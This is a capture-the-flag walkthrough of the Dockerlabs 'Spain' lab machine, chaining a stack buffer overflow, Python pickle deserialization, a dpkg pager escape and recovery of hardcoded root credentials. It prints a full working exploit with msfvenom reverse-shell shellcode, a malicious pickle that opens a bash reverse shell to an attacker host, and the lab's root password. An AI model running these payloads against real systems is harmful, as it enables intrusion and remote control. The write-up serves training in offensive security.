Spain Writeup - Dockerlabs
Spain is a hard-difficulty Linux machine from Dockerlabs, created by darksblack. This challenge showcases a multi-stage attack path involving binary exploitation, insecure deserialization, and reverse engineering. It serves as a comprehensive test of offensive security skills.
Machine Summary
| Property | Value |
|---|---|
| Platform | Dockerlabs |
| Difficulty | Hard |
| OS | Linux (Debian) |
| Author | darksblack |
Skills Required
- Network enumeration and service discovery
- Binary exploitation (stack-based buffer overflow)
- Shellcode development and encoding
- Python pickle deserialization attacks
- GTFOBins privilege escalation techniques
- Basic reverse engineering and strings analysis
Attack Path Overview
www-data (buffer overflow) → maci (pickle deserialization) → darksblack (dpkg GTFOBins) → root (strings analysis)
Deployment
We deploy the machine using the standard Dockerlabs auto-deploy script:
unzip spain.zip
sudo bash auto_deploy.sh spain.tar

                    ##        .
              ## ## ##       ==
           ## ## ## ##      ===
       /""""""""""""""""\___/ ===
  ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
       \______ o          __/
         \    \        __/
          \____\______/

  ___  ____ ____ _  _ ____ ____ _    ____ ___  ____
  |  \ |  | |    |_/  |___ |__/ |    |__| |__] [__
  |__/ |__| |___ | \_ |___ |  \ |___ |  | |__] ___]

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
The machine is now accessible at 172.17.0.2.
Reconnaissance
Port Scanning
We begin with a comprehensive Nmap scan to identify open ports and enumerate running services. The flags used are:
-p-: Scan all 65535 ports--open: Only show open ports--min-rate 5000: Speed up the scan-sSVC: SYN scan with service version detection-Pn -n: Skip host discovery and DNS resolution
nmap -p- --open --min-rate 5000 -Pn -n -sSVC -vvv 172.17.0.2 -oN scan.txt

# Nmap 7.98 scan initiated Sat Dec 27 15:01:27 2025 as: nmap -p- --open --min-rate 5000 -Pn -n -sSVC -vvv -oN scan.txt 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000017s latency).
Scanned at 2025-12-27 15:01:28 CET for 9s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 66:db:6e:23:2a:f4:01:ab:3a:41:be:a4:a7:f9:1b:d1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAgH+b8EgCWbeHUjWM7p/9xMhnyXNLNJwcEs2/t3YbYlUMtdwNIEI/pBWV+NYuSxPOh/jynK6U8Fm9C3XJL+fXA=
|   256 f3:3e:ee:2e:bb:75:63:ad:bf:7b:1e:84:81:40:2d:92 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFtQsSJOgWhxPUYu9puLmWzjGdNXrrCmUIR4CQYi6PVr
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.4.62
|_http-server-header: Apache/2.4.62 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://spainmerides.dl
9000/tcp open  cslistener? syn-ack ttl 64
MAC Address: DA:7F:E9:81:52:43 (Unknown)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

# Nmap done at Sat Dec 27 15:01:37 2025 -- 1 IP address (1 host up) scanned in 9.72 seconds
We discover three open ports:
| Port | Service | Notes |
|---|---|---|
| 22 | SSH | OpenSSH 9.2p1 - too recent for known exploits |
| 80 | HTTP | Apache 2.4.62 - redirects to spainmerides.dl |
| 9000 | Unknown | Mystery service labeled “cslistener” |
The HTTP redirect to spainmerides.dl indicates virtual host configuration. We add this domain to our /etc/hosts file:
echo "172.17.0.2 spainmerides.dl" | sudo tee -a /etc/hosts
Why this matters: Apache virtual hosts allow a single server to host multiple websites. Without the correct hostname in our request, we might not see the intended content.
Web Enumeration
Visiting http://spainmerides.dl reveals a simple website displaying historical Spanish dates (efemérides).


After manual inspection yields nothing interesting, we enumerate hidden files and directories using Gobuster:
gobuster dir -u "http://spainmerides.dl" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt -o gobuster.txt

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://spainmerides.dl
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php            (Status: 200) [Size: 776]
manager.php          (Status: 200) [Size: 1472]
server-status        (Status: 403) [Size: 280]
Progress: 882228 / 882228 (100.00%)
===============================================================
Finished
===============================================================
We discover manager.php, a page containing a downloadable file named bitlock with no extension.

Initial Foothold
Binary Analysis
We download and examine bitlock to understand what we’re dealing with:
file bitlock
bitlock: ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=5b79b3eebf4e41a836c862279f4a5bc868c61ce7, for GNU/Linux 3.2.0, not stripped
Key observations:
- 32-bit i386 architecture - Important for exploit development
- Dynamically linked - Uses shared libraries
- Not stripped - Debug symbols available (easier to analyze)
Running the binary reveals it’s the service listening on port 9000:
chmod +x bitlock
./bitlock
Esperando conexiones en el puerto 9000...
Let’s test the service by connecting and sending some data:
nc 127.0.0.1 9000
./bitlock
Esperando conexiones en el puerto 9000...
************************
* Raphinha!
0 *
************************
************************
* FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
0 *
************************
[1]    80882 segmentation fault (core dumped)  ./bitlock
The program crashes with a segmentation fault when we send a long string. This is a classic indicator of a buffer overflow vulnerability.
Why it crashes: The program likely uses an unsafe function like
strcpy()orgets()that doesn’t check input length. When we send more data than the buffer can hold, it overwrites adjacent memory including the saved return address, causing the crash.
Buffer Overflow Exploitation
Setting Up the Debugger
We’ll use pwndbg, an enhanced GDB plugin for exploit development:
git clone https://github.com/pwndbg/pwndbg
cd pwndbg
./setup.sh
gdb -q bitlock
pwndbg: loaded 212 pwndbg commands. Type pwndbg [filter] for a list.
pwndbg: created 9 GDB functions (can be used with print/break). Type help function to see them.
Reading symbols from bitlock...
(No debugging symbols found in bitlock)
------- tip of the day (disable with set show-tips off) -------
heap-config shows heap related configuration
pwndbg>
Security Analysis
First, we check what security protections the binary has using checksec:
pwndbg> checksec
File:     /home/user/Descargas/bitlock
Arch:     i386
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX unknown - GNU_STACK missing
PIE:        No PIE (0x8048000)
Stack:      Executable
RWX:        Has RWX segments
Stripped:   No
Let’s break down each protection and what it means for our exploit:
| Protection | Status | Explanation |
|---|---|---|
| Stack Canary | None | No random value protecting return address, so we can overwrite freely |
| NX (No-Execute) | Disabled | Stack is executable, allowing us to inject and run shellcode directly |
| PIE | Disabled | Fixed memory addresses with no ASLR to bypass |
| RELRO | Partial | GOT entries are writable, though not relevant for our attack |
Verdict: The binary has virtually no protections. This is ideal for a classic stack-based buffer overflow with shellcode injection.
Finding the Offset
To control program execution, we need to know exactly how many bytes to send before we overwrite the EIP register (the instruction pointer). We use a cyclic pattern, which is a unique sequence where any 4-byte substring appears only once:
pwndbg> cyclic 200
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
We run the binary inside GDB and send the pattern from another terminal:
pwndbg> run
Downloading 1.01 M separate debug info for /lib/ld-linux.so.2
Downloading 9.56 M separate debug info for /usr/lib32/libc.so.6
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".
Esperando conexiones en el puerto 9000...
************************
* aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
0 *
************************

Program received signal SIGSEGV, Segmentation fault.
0x61676161 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
────[ REGISTERS / show-flags off / show-compact-regs off ]─────
 EAX  0xffffca76 ◂— 0x61616161 ('aaaa')
 EBX  0x61656161 ('aaea')
 ECX  0xffffcb70 ◂— 'yaab\n0'
 EDX  0xffffcb3a ◂— 'yaab\n0'
 EDI  0xffffceac ◂— 0x10
 ESI  0
 EBP  0x61666161 ('aafa')
 ESP  0xffffca90 ◂— 'aahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab\n0'
 EIP  0x61676161 ('aaga')
──────────────[ DISASM / i386 / set emulate on ]───────────────
Invalid address 0x61676161
───────────────────────────────────────────────────────────────
The EIP register contains 0x61676161 which corresponds to the pattern aaga. We can calculate the exact offset:
pwndbg> cyclic -l aaga
Finding cyclic pattern of 4 bytes: b'aaga' (hex: 0x61616761)
Found at offset 22
Offset confirmed: 22 bytes. After sending 22 bytes of padding, the next 4 bytes will overwrite EIP.
Let’s verify by sending 22 A’s followed by 4 B’s:
python3 -c "print('A'*22 + 'BBBB')" | nc 127.0.0.1 9000
pwndbg> run
Starting program: /home/user/Descargas/bitlock
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".
Esperando conexiones en el puerto 9000...
************************
* AAAAAAAAAAAAAAAAAAAAAABBBB
0 *
************************

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
 EIP  0x42424242 ('BBBB')
───────────────────────────────────────────────────────────────
EIP = 0x42424242 (BBBB). We have complete control over the instruction pointer!
Understanding the Vulnerability
Let’s examine the binary’s code to understand exactly why this vulnerability exists:
pwndbg> disass hald
Dump of assembler code for function hald:
   0x08049267 <+0>: push   ebp
   0x08049268 <+1>: mov    ebp,esp
   0x0804926a <+3>: push   ebx
   0x0804926b <+4>: sub    esp,0x14
   0x0804926e <+7>: call   0x8049487 <__x86.get_pc_thunk.ax>
   0x08049273 <+12>: add    eax,0x2d81
   0x08049278 <+17>: sub    esp,0x8
   0x0804927b <+20>: push   DWORD PTR [ebp+0x8]
   0x0804927e <+23>: lea    edx,[ebp-0x12]
   0x08049281 <+26>: push   edx
   0x08049282 <+27>: mov    ebx,eax
   0x08049284 <+29>: call   0x80490a0 <strcpy@plt>
   0x08049289 <+34>: add    esp,0x10
   0x0804928c <+37>: nop
   0x0804928d <+38>: mov    ebx,DWORD PTR [ebp-0x4]
   0x08049290 <+41>: leave
   0x08049291 <+42>: ret
End of assembler dump.
The vulnerability: The function uses strcpy() at address 0x08049284. This function copies data into a buffer at ebp-0x12 (18 bytes) without any length validation. When we send more than 18 bytes:
- First 18 bytes fill the buffer
- Next 4 bytes overwrite saved EBX register
- Next 4 bytes overwrite saved EBP
- Next 4 bytes overwrite the return address (EIP)
This confirms our offset: 18 + 4 = 22 bytes before EIP.
Finding a JMP ESP Gadget
Since NX is disabled (stack is executable), we can inject shellcode directly. The classic technique is:
- Overwrite EIP with the address of a
jmp espinstruction - Place shellcode immediately after, which ESP will point to
- When
retexecutes, it jumps to our gadget, which jumps to our shellcode
pwndbg> ropper -- --search "jmp esp"
Saved corefile /tmp/tmpu0h6vjfg
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[INFO] Searching for gadgets: jmp esp

[INFO] File: /tmp/tmpu0h6vjfg
0x0804948b: jmp esp;
JMP ESP gadget found at 0x0804948b.
Generating the Shellcode
We need a reverse shell shellcode. Using msfvenom:
msfvenom -p linux/x86/shell_reverse_tcp LHOST=172.17.0.1 LPORT=4444 -b '\x00' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 479 bytes
buf =  b""
buf += b"\xda\xd8\xb8\x1a\xa7\x3b\xd5\xd9\x74\x24\xf4\x5a"
buf += b"\x33\xc9\xb1\x12\x31\x42\x17\x83\xea\xfc\x03\x58"
buf += b"\xb4\xd9\x20\x6d\x61\xea\x28\xde\xd6\x46\xc5\xe2"
buf += b"\x51\x89\xa9\x84\xac\xca\x59\x11\x9f\xf4\x90\x21"
buf += b"\x96\x73\xd2\x49\x85\x95\x24\x88\xbd\x97\x24\x9b"
buf += b"\x61\x11\xc5\x2b\xff\x71\x57\x18\xb3\x71\xde\x7f"
buf += b"\x7e\xf5\xb2\x17\xef\xd9\x41\x8f\x87\x0a\x89\x2d"
buf += b"\x31\xdc\x36\xe3\x92\x57\x59\xb3\x1e\xa5\x1a"
Important: The
-b '\x00'flag excludes null bytes because the vulnerablestrcpy()function treats null bytes as string terminators. If our shellcode contains\x00, it would be truncated.
Building the Exploit
The exploit structure is:
[22 bytes padding] + [JMP ESP address] + [NOP sled] + [shellcode]
The NOP sled (\x90 bytes) provides a landing zone that improves reliability by allowing slight variations in exact execution point.
from pwn import *

jmp_esp = p32(0x0804948b)

# NOP sled + Shellcode
nop_sled = b"\x90" * 16  # 16 NOPs for reliability

buf =  b""
buf += b"\xda\xd8\xb8\x1a\xa7\x3b\xd5\xd9\x74\x24\xf4\x5a"
buf += b"\x33\xc9\xb1\x12\x31\x42\x17\x83\xea\xfc\x03\x58"
buf += b"\xb4\xd9\x20\x6d\x61\xea\x28\xde\xd6\x46\xc5\xe2"
buf += b"\x51\x89\xa9\x84\xac\xca\x59\x11\x9f\xf4\x90\x21"
buf += b"\x96\x73\xd2\x49\x85\x95\x24\x88\xbd\x97\x24\x9b"
buf += b"\x61\x11\xc5\x2b\xff\x71\x57\x18\xb3\x71\xde\x7f"
buf += b"\x7e\xf5\xb2\x17\xef\xd9\x41\x8f\x87\x0a\x89\x2d"
buf += b"\x31\xdc\x36\xe3\x92\x57\x59\xb3\x1e\xa5\x1a"

padding = b'A' * 22
payload = padding + jmp_esp + nop_sled + buf

r = remote("172.17.0.2", 9000)
r.send(payload)
r.close()
Exploitation
First, start a listener on the attacking machine:
nc -lvnp 4444
Then execute the exploit:
python3 exploit.py
[*] Opening connection to 172.17.0.2 on port 9000: Trying 172.1
[*] Opening connection to 172.17.0.2 on port 9000: Done
[*] Closed connection to 172.17.0.2 port 9000
We receive a reverse shell:
nc -lvnp 4444
Connection from 172.17.0.2:37410
whoami
www-data
Shell Stabilization
The raw reverse shell is unstable and lacks proper terminal features. We upgrade it:
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
www-data@dockerlabs:/$
Privilege Escalation
www-data → maci (Pickle Deserialization)
Enumeration
We check what privileges our user has:
sudo -l
Matching Defaults entries for www-data on dockerlabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on dockerlabs:
    (maci) NOPASSWD: /bin/python3 /home/maci/.time_seri/time.py
We can run a specific Python script as user maci. Let’s examine it:
import pickle
import os

file_path = "/opt/data.pk1"
config_file_path = "/home/maci/.time_seri/time.conf"

def load_pickle_file(file_path):
    """Carga un archivo pickle y devuelve su contenido."""
    if not os.path.exists(file_path):
        print(f"El archivo {file_path} no se encontró.")
        return None

    try:
        with open(file_path, 'rb') as f:
            data = pickle.load(f)
            return data
    except PermissionError:
        print("No tienes permiso para leer el archivo.")
    except pickle.UnpicklingError:
        print("Error al deserializar el archivo.")
    except EOFError:
        print("El archivo está vacío o truncado.")
    except Exception as e:
        print(f"Ocurrió un error inesperado: {e}")

    return None

def is_serial_enabled(config_file_path):
    """Verifica si la serialización está habilitada."""
    if not os.path.exists(config_file_path):
        print(f"El archivo de configuración {config_file_path} no se encontró.")
        return False

    with open(config_file_path, 'r') as config_file:
        for line in config_file:
            if line.startswith('serial='):
                value = line.split('=')[1].strip()
                return value.lower() == 'on'

    return False

if __name__ == "__main__":
    if is_serial_enabled(config_file_path):
        data = load_pickle_file(file_path)
        if data is not None:
            print("Datos deserializados correctamente, puedes revisar /tmp")
    else:
        print("La serialización está deshabilitada. El programa no se ejecutará.")
Key vulnerability: The script uses pickle.load() to deserialize data from /opt/data.pk1. Python’s pickle module is inherently dangerous because it can execute arbitrary code during deserialization.
Why pickle is dangerous: When unpickling, Python calls the
__reduce__()method of objects, which can return a callable and its arguments. A malicious pickle file can specifyos.systemas the callable with a shell command as the argument.
Let’s check file permissions:
www-data@dockerlabs:/$ ls -la /home/maci/.time_seri/
total 20
drwxr-xr-x 1 maci maci 4096 Dec 25  2024 .
drwxr-xr-x 1 maci maci 4096 Dec 25  2024 ..
-rw-r--rw- 1 maci maci   11 Dec 25  2024 time.conf
-rw-r--r-- 1 maci maci 1715 Dec 25  2024 time.py
The config file is world-writable! Let’s check the pickle file:
www-data@dockerlabs:/$ ls -la /opt/
total 12
drwxr-xr-x 1 root root 4096 Dec 25  2024 .
drwxr-xr-x 1 root root 4096 Dec 27 13:57 ..
-rw-rw-rw- 1 root root  143 Dec 25  2024 data.pk1
Both files are writable! We have everything needed to exploit this.
Exploitation
Step 1: Enable serialization by modifying the config:
www-data@dockerlabs:/$ echo "serial=on" > /home/maci/.time_seri/time.conf
Step 2: Create a malicious pickle file that spawns a reverse shell:
python3 -c '
import pickle
import os

class Exploit:
    def __reduce__(self):
        return (os.system, ("bash -c \"bash -i >& /dev/tcp/172.17.0.1/4445 0>&1\"",))

with open("/opt/data.pk1", "wb") as f:
    pickle.dump(Exploit(), f)
'
Step 3: Start a listener on port 4445:
nc -lvnp 4445
Step 4: Execute the script as maci:
sudo -u maci /bin/python3 /home/maci/.time_seri/time.py
We receive a shell as maci!
maci → darksblack (dpkg GTFOBins)
Checking maci’s sudo privileges:
maci@dockerlabs:/$ sudo -l
Matching Defaults entries for maci on dockerlabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User maci may run the following commands on dockerlabs:
    (darksblack) NOPASSWD: /usr/bin/dpkg
The dpkg package manager can be abused for privilege escalation via GTFOBins.
How this works: When
dpkg -llists packages, it pipes output through a pager (typicallyless). Inless, typing!followed by a command executes that command with the same privileges as the pager. In this case, that means asdarksblack.
First, we need a proper TTY for the pager to work:
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
export TERM=xterm
Then exploit dpkg:
sudo -u darksblack /usr/bin/dpkg -l
!bash
We now have a shell as darksblack.
darksblack → root (Binary Analysis)
The Environment Trap
The machine creator left a clever trap. When we try to source the bashrc:
darksblack@dockerlabs:/$ source ~/.bashrc
no tan rapido campeon!
The .bashrc file breaks our PATH! But we can bypass this by using absolute paths:
darksblack@dockerlabs:/$ /bin/ls -la /home/darksblack/
total 52
drwxr-x--- 1 darksblack darksblack  4096 Dec 27 15:50 .
drwxr-xr-x 1 root       root        4096 Dec 26  2024 ..
lrwxrwxrwx 1 root       root           9 Dec 26  2024 .bash_history -> /dev/null
-rw-r--r-- 1 root       root         220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 darksblack darksblack    55 Dec 27 15:50 .bashrc
-rw-r--r-- 1 root       root         807 Mar 29  2024 .profile
-rw------- 1 darksblack darksblack   726 Jan  1  2025 .viminfo
drwxr-xr-x 2 darksblack darksblack  4096 Jan  1  2025 .zprofile
-rwxr-xr-x 1 darksblack darksblack 15048 Jan  1  2025 Olympus
drwxr-x--- 1 darksblack darksblack  4096 Jan  1  2025 bin
There’s an interesting binary called Olympus and a .zprofile directory (unusual).
Analyzing Olympus
Using strings to examine the binary:
darksblack@dockerlabs:/$ /usr/bin/strings /home/darksblack/Olympus | /bin/head -50
/lib/ld-linux.so.2
_IO_stdin_used
fgets
snprintf
puts
pclose
__libc_start_main
popen
__isoc99_scanf
strncmp
libc.so.6
Selecciona el modo:
1. Invitado
2. Administrador
Introduce el serial:
/home/darksblack/.zprofile/OlympusValidator %s
Error al ejecutar el comando.
VALIDO
Serial invalido, vuelve a intentar
Bienvenido al modo invitado, aqui podras obtener la lista de tareas pendientes.
The binary has guest and admin modes, with admin requiring a serial validated by OlympusValidator.
Examining OlympusValidator
darksblack@dockerlabs:/$ /usr/bin/strings /home/darksblack/.zprofile/OlympusValidator
W/sg
/lib/ld-linux.so.2
_IO_stdin_used
snprintf
puts
__libc_start_main
strcmp
libc.so.6
j0jnj4jxj6j)j0j8j2j7j7j2j)j*j#j@j:jtjojojrj jhjsjsj jsjejljajijcjnjejdjejrjC
jZjMjFjDj-j1jPjQjQj-j0jPjLjOj-j3jSjHjGj-j8j7j6jA
Uso: ./validar_serial <serial>
VALIDO
INVALIDO
Hidden credentials! The strings are obfuscated using j as a delimiter between characters. Let’s decode:
j0jnj4jxj6j)j0j8j2j7j7j2j)j*j#j@j:jtjojojrj jhjsjsj jsjejljajijcjnjejdjejrjC
Reversing the string and removing the j delimiters:
Credenciales ssh root:@#*)277280)6x4n0
Root SSH credentials found: root:@#*)277280)6x4n0
Root Access
ssh root@172.17.0.2
root@172.17.0.2's password:
Linux dockerlabs 6.18.2-arch2-1 #1 SMP PREEMPT_DYNAMIC Thu, 18 Dec 2025 18:00:18 +0000 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@dockerlabs:~# ls /home/
darksblack  maci
We are root!
Conclusion
This machine demonstrated a comprehensive attack chain involving multiple exploitation techniques:
| Phase | Technique | Key Vulnerability |
|---|---|---|
| Initial Access | Stack Buffer Overflow | Unsafe strcpy() with no binary protections |
| Privesc #1 | Pickle Deserialization | World-writable pickle file + insecure pickle.load() |
| Privesc #2 | GTFOBins (dpkg) | Sudo access to dpkg allows pager escape |
| Privesc #3 | Reverse Engineering | Hardcoded credentials obfuscated in binary |
Key Takeaways
-
Binary protections matter - The complete lack of NX, ASLR, and stack canaries made exploitation trivial. Modern binaries should always enable these protections.
-
Never trust pickle with untrusted data - Python’s pickle module should be treated like
eval(). Consider using safer alternatives like JSON for serialization. -
GTFOBins is essential knowledge - Many legitimate binaries can be abused for privilege escalation. Always check GTFOBins when you have sudo access to any binary.
-
Simple analysis before complex RE - Before diving into Ghidra or IDA, always try
stringsfirst. Developers often leave secrets in binaries. -
Defense in depth - This machine was compromised through a chain of vulnerabilities. Any single fix would have broken the attack path.
Alternative Approaches
- Use Ghidra to properly reverse engineer
OlympusValidatorand recover the admin serial key - The second obfuscated string
ZMFD-1PQQ-0PLO-3SHG-876Amay unlock additional functionality inOlympus